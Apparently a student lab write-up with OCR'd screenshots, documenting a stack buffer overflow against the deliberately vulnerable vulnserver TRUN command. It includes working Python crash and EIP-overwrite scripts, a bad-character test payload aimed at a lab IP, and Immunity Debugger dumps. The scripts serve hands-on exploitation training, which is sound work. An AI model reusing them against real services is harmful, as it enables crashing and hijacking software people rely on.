
```
Connection closing...
Received a client connection from 192.168.1.137:40650
Waiting for client connections...
Connection closing...
Received a client connection from 192.168.1.137:40662
Waiting for client connections...
Connection closing...
Received a client connection from 192.168.1.137:40672
Waiting for client connections...
Connection closing...
Received a client connection from 192.168.1.137:40688
Waiting for client connections...
Connection closing...
Received a client connection from 192.168.1.137:40690
Waiting for client connections...
Connection closing...
Received a client connection from 192.168.1.137:40706
Waiting for client connections...
Connection closing...
Received a client connection from 192.168.1.137:40714
Waiting for client connections...
Connection closing...
Received a client connection from 192.168.1.137:40730
Waiting for client connections...
```

```
[16:41:10] Access violation when reading [00B9FAE5] - use Shift+F7/F8/F9 to pass excep   Paused
```

Turn in Artifact 3 (2/2): Immunity Debugger Access Violation.

**Finding the Offset:**

Next, I calculated the exact offset needed to control the EIP. Using the crash information from the previous step, I wrote a script named 2.py to generate a unique pattern of known length and sent it to vulnserver using generic_send_tcp. After causing another crash, I checked Immunity Debugger to identify the exact value in the EIP register. This allowed me to determine the specific offset required to overwrite the EIP.


lab4-Murillo-win10
Power on this virtual machine
Edit virtual machine settings
Devices
Memory 4 GB
Processors 2
Hard Disk (SCSI) 40 GB
CD/DVD (IDE) Using unknown b...
Network Adapter Bridged (Automat...
Display Auto detect
Description
Type here to enter a description of this virtual machine.
Immunity Debugger - vulnserver.exe
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assessment spec
CPU - thread 000003EC
Paused
7:54 PM
10/28/2024


```
Registers (FPU)
EAX 00E8F1E8 ASCII "TRUN /.:/Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6A
ECX 00657CB0
EDX 000024CB
EBX 00000150
ESP 00E8F9C8 ASCII "Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8C
EBP 6F43366F
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848

EIP 386F4337

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 3A5000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
[18:47:07] Access violation when executing [386F4337] - use Shift+F7/F8/F9 to pass exc
```

Turn in Artifact 4: EIP value 386F4337.


## Overwriting the EIP:

Next, I tested my control over the EIP by creating a new script named 3.py. I modified this script to send a payload that would overwrite the EIP with a specific sequence (42424242 or "BBBB" in hexadecimal) to confirm I could redirect execution. After running the script and causing another crash, I checked Immunity Debugger to verify that the EIP was successfully overwritten with 42424242.



```
  GNU nano 8.1
#!/usr/bin/python2
import sys, socket

shellcode = "A" * 2003 + "B" * 4

try:
        s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(('192.168.1.140',9999))
        s.send(('TRUN /.:/' + shellcode))
        s.close()

except:
        print "Error connecting to server"

        sys.exit()
```

Python 3 Script.


Home
lab4-Murillo-win10
nlp212-MurilloSantiago_Kali
nlp212_MurilloSantiago_MS2
lab4-Murillo-win10
Power on this virtual machine
Edit virtual machine settings
Immunity Debugger - vulnserver.exe
File View Debug Plugins ImmLib Options Window Help Jobs
Code auditor and software assessment spec
CPU - thread 00001C18

Devices

| | |
|---|---|
| Memory | 4 GB |
| Processors | 2 |
| Hard Disk (SCSI) | 40 GB |
| CD/DVD (IDE) | Using unknown b... |
| Network Adapter | Bridged (Automat... |
| Display | Auto detect |


Description

Type here to enter a description of this virtual machine.

```
Registers (FPU)
EDX 00000000
EBX 00000144
ESP 00ADF9C8
EBP 41414141
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848
EIP 42424242
C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 35B000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
                3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask     1 1 1 1 1 1
```


Turn in Artifact 5: EIP value 424242

**Bad Characters:**
Next, I generated shellcode using msfvenom to create a payload that would open a reverse shell, customizing it to exclude any identified "bad characters" for smooth execution. I then updated my 4.py script to include this shellcode and sent it to vulnserver, causing it to crash. In Immunity Debugger, I confirmed that the shellcode was loaded correctly, setting the stage for establishing a reliable reverse shell connection in the following steps.



```
  GNU nano 8.1                                                        4.py
#!/usr/bin/python2
import sys, socket

badchars = ("\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")


print(badchars)

shellcode = "A" * 2003 + "B" * 4 + badchars

try:
        s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(('192.168.1.140',9999))
        s.send(('TRUN /.:/' + shellcode))
        s.close()

except:
        print "Error connecting to server"

        sys.exit()
```

4.py Script.



lab4-Murillo-win10

Power on this virtual machine
Edit virtual machine settings

Devices

| | |
|---|---|
| Memory | 4 GB |
| Processors | 2 |
| Hard Disk (SCSI) | 40 GB |
| CD/DVD (IDE) | Using unknown b... |
| Network Adapter | Bridged (Automat... |
| Display | Auto detect |

Description

Type here to enter a description of this virtual machine.

Immunity Debugger - vulnserver.exe

CPU - thread 00001DF8, module ntdll

```
775B2781  C3     RETN
775B2782  CC     INT3
775B2783  CC     INT3
775B2784  CC     INT3
775B2785  CC     INT3
775B2786  CC     INT3
775B2787  CC     INT3
775B2788  CC     INT3
775B2789  CC     INT3
775B278A  CC     INT3
775B278B  CC     INT3
775B278C  CC     INT3
```

```
Registers (FPU)
EAX 0032C000
ECX 775EB370 ntdll.DbgUiRemoteBreakin
EDX 775EB370 ntdll.DbgUiRemoteBreakin
EBX 00000000
ESP 0101FF44
EBP 0101FF70
ESI 775EB370 ntdll.DbgUiRemoteBreakin
EDI 775EB370 ntdll.DbgUiRemoteBreakin

EIP 775B2781 ntdll.775B2781

C 0  ES 002B 32bit 0(FFFFFFFF)
```

```
Address  Hex dump                 ASCII
0101FF14 00 00 00 00 00 00 00 00 ........
0101FF1C 00 00 00 00 00 00 00 00 ........
0101FF24 00 00 00 00 00 00 00 00 ........
0101FF2C 00 00 00 00 00 00 00 00 ........
0101FF34 00 00 00 00 00 00 00 00 ........
0101FF3C 00 00 00 00 00 00 00 00 ........
0101FF44 A9 B3 5E 77 B5 69 C2 D3 ┌│^w╡i┬╙
0101FF4C 70 B3 5E 77 70 B3 5E 77 p│^wp│^w
0101FF54 00 00 00 00 48 FF 01 01 ....H ☺☺
0101FF5C 00 00 00 00 CC FF 01 01 ....╠ ☺☺
0101FF64 D0 86 5B 77 FD 03 A7 A5 ╨å[w²♥ºÑ
0101FF6C 00 00 00 00 80 FF 01 01 ....Ç ☺☺
0101FF74 79 01 7D 75 00 00 00 00 y☺}u....
0101FF7C 60 01 7D 75 DC FF 01 01 `☺}u▄ ☺☺
0101FF84 2D 66 5A 77 00 00 00 00 -fZw....
0101FF8C 19 69 C2 D3 00 00 00 00 ↓i┬╙....
0101FF94 00 00 00 00 00 00 00 00 ........
0101FF9C 00 00 00 00 00 00 00 00 ........
0101FFA4 00 00 00 00 00 00 00 00 ........
0101FFAC 00 00 00 00 00 00 00 00 ........
0101FFB4 00 00 00 00 00 00 00 00 ........
0101FFBC 00 00 00 00 00 00 00 00 ........
0101FFC4 8C FF 01 01 00 00 00 00 î ☺☺....
0101FFCC E4 FF 01 01 D0 86 5B 77 Σ ☺☺╨å[w
0101FFD4 85 04 A7 A5 00 00 00 00 à♦ºÑ....
0101FFDC EC FF 01 01 FD 65 5A 77 ∞ ☺☺²eZw
0101FFE4 FF FF FF FF A9 51 5C 77     ┌Q\w
0101FFEC 00 00 00 00 00 00 00 00 ........
0101FFF4 70 B3 5E 77 00 00 00 00 p│^w....
0101FFFC 00 00 00 00             ....
```

```
0101FF44   775EB3A9 ┌│^w RETURN to ntdll.775EB3A9
0101FF48   D3C269B5 ╡i┬╙
0101FF4C   775EB370 p│^w ntdll.DbgUiRemoteBreakin
0101FF50   775EB370 p│^w ntdll.DbgUiRemoteBreakin
0101FF54   00000000 ....
0101FF58   0101FF48 H ☺☺
0101FF5C   00000000 ....
0101FF60   0101FFCC ╠ ☺☺ Pointer to next SEH record
0101FF64   775B86D0 ╨å[w SE handler
0101FF68   A5A703FD ²♥ºÑ
0101FF6C   00000000 ....
0101FF70  ┌0101FF80 Ç ☺☺
0101FF74  │757D0179 y☺}u RETURN to KERNEL32.757D017
0101FF78  │00000000 ....
0101FF7C  │757D0160 `☺}u KERNEL32.BaseThreadInitThu
0101FF80  ├0101FFDC ▄ ☺☺
0101FF84  │775A662D -fZw RETURN to ntdll.775A662D
0101FF88  │00000000 ....
0101FF8C  │D3C26919 ↓i┬╙
0101FF90  │00000000 ....
0101FF94  │00000000 ....
0101FF98  │00000000 ....
0101FF9C  │00000000 ....
0101FFA0  │00000000 ....
0101FFA4  │00000000 ....
0101FFA8  │00000000 ....
0101FFAC  │00000000 ....
0101FFB0  │00000000 ....
0101FFB4  │00000000 ....
0101FFB8  │00000000 ....
0101FFBC  │00000000 ....
0101FFC0  │00000000 ....
0101FFC4  │0101FF8C î ☺☺
0101FFC8  │00000000 ....
0101FFCC  │0101FFE4 Σ ☺☺ Pointer to next SEH record
0101FFD0  │775B86D0 ╨å[w SE handler
0101FFD4  │A5A70485 à♦ºÑ
0101FFD8  │00000000 ....
0101FFDC  └0101FFEC ∞ ☺☺
0101FFE0   775A65FD ²eZw RETURN to ntdll.775A65FD
0101FFE4   FFFFFFFF      End of SEH chain
0101FFE8   775C51A9 ┌Q\w SE handler
0101FFEC   00000000 ....
0101FFF0   00000000 ....
0101FFF4   775EB370 p│^w ntdll.DbgUiRemoteBreakin
0101FFF8   00000000 ....
0101FFFC   00000000 ....
```

